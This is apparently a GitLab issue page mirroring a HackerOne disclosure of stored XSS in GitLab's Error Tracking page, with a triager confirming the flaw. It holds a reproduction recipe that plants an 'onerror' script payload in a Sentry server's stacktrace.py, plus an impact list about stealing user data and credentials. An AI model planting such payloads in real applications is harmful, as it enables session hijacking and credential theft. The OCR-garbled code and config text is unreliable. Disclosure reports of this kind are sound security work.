

## Stored XSS on the Error Tracking page

HackerOne report #859888 by mikel2 on 2020-04-26, assigned to @jeremymatos

Hello Gitlab!

- 1. Set up a Sentry server or just use this server: http://REDACTED
  - Install Sentry Server, use this doc
  - 2. Connect to the Sentry container: docker exec -it sentry\_onpremise\_web\_1 /bin/bash
  - 3. Install Vim: apt update && apt install vim -y
  - 4. Open stacktrace.py file: vim /usr/local/lib/python2.7/site-packages/sentry/interfaces/stacktrace.py
  - 5. Replace "colNo": self.colno, with "colNo": "<img src=x onerror=alert(1)>", on line 210


```
def get_api_context(self, is_public=False, pad_addr=None, platform=None):
    from sentry.stacktraces.functions import get_function_name_for_frame
       function = get_function_name_for_frame(self, platform)
      data = {
    "filename": self.filename,
            "absPath": self.abs_path,
"module": self.module,
"package": self.package,
"platform": self.platform,
           ),
"lineNo": self.lineno,
            ineno: self.colno,
"colNo": self.colno,
"colNo": "rimg src=x onerror=alert(1)>",
"inApp": self.in_app,
"trust": self.trust,
             "errors": self.errors,
      if not is_public:
    data["vars"] = self.vars
```

- 7. Restart the container: docker restart sentry\_onpremise\_web\_1
- 8. Create a new Sentry project, use this doc
- 9. Capture an error using Sentry SDK. Use docs: Initialize Sentry SDK and Capture your First Error
- 10. Generate a Sentry auth token, use this doc
- 2. Run Gitlab: docker run --detach --hostname gitlab.example.com --publish 443:443 --publish 80:80 --publish 22:22 --name gitlab gitlab/gitlab-ce:latest

  3. Create a new Gitlab project

  4. Go to Settings-Operations->Error Tracking and connect Sentry to the Gitlab project
- - Check the "Active" checkbox
     Sentry API URL: http://REDACTED-9000 (or your Sentry server URL)
     Auth Toker. REDACTED (or your Sentry auth token)
     Project: Sentry | Javascript (or your Sentry project)
- 5. Go to Operations->Error Tracking and open details for an error





```
root@gitlab:/# gitlab-rake gitlab:env:info
System information
System:
Current User: git
Using RVW: no
Ruby Version: 2.6.5p114
Gem Version: 2.7.10
Bundler Version:1.17.3
```

```
Rake Version: 12.3.3
Redis Version: 5.0.7
Git Version: 2.26.2
Sidekiq Version: 5.2.7
Go Version: unknown
                                12.10.1
   Version:
   Revision:
                                e658772bd63
   Revision: e6587720bd3
Directory: /opt/gitlab/embedded/service/gitlab-rails
DB Adapter: PostgreSQL
DB Version: 11.7
URL: http://gitlab.example.com
HTTP Clone URL: http://gitlab.example.com/some-group/some-project.git
   SSH Clone URL: git@gitlab.example.com:some-group/some-project.git
   Using LDAP:
   Using Omniauth: yes
   Omniauth Providers:
  GitLab Shell
Version: 12.2.0
Repository storage paths:
- default: \( \frac{1}{2} \text{Var/opt/gitlab/git-data/repositories} \)
GitLab Shell path: \( \frac{1}{2} \text{opt/gitlab/embedded/s} \)
                               hath: /opt/gitlab/embedded/service/gitlab-shell
/opt/gitlab/embedded/bin/git
   Git:
Impact
```

An attacker can:


- Perform any action within the application that a user can perform
   Steal sensitive user data
   Steal user's credentials

## Attachments

Warning: Attachments received through HackerOne, please exercise caution!



 GitLab SecurityBot added security-group-missing security-triage-appsec labels 2 years ago Jeremy Matos @jeremymatos · 2 years ago Sarahwaldner @ClemMakesApps Confirmed by using the (modified) sentry server of the reporter. Even if this scenario is not easy to exp we should be output encoding any data coming from Sentry to avoid XSS (cf https://docs.gitlab.com/ee/development/secure.coding.guidelines.html#sss-guidelines) Edited by Jeremy Matos 2 years ago



Ostel Maxim closed 2 years ago

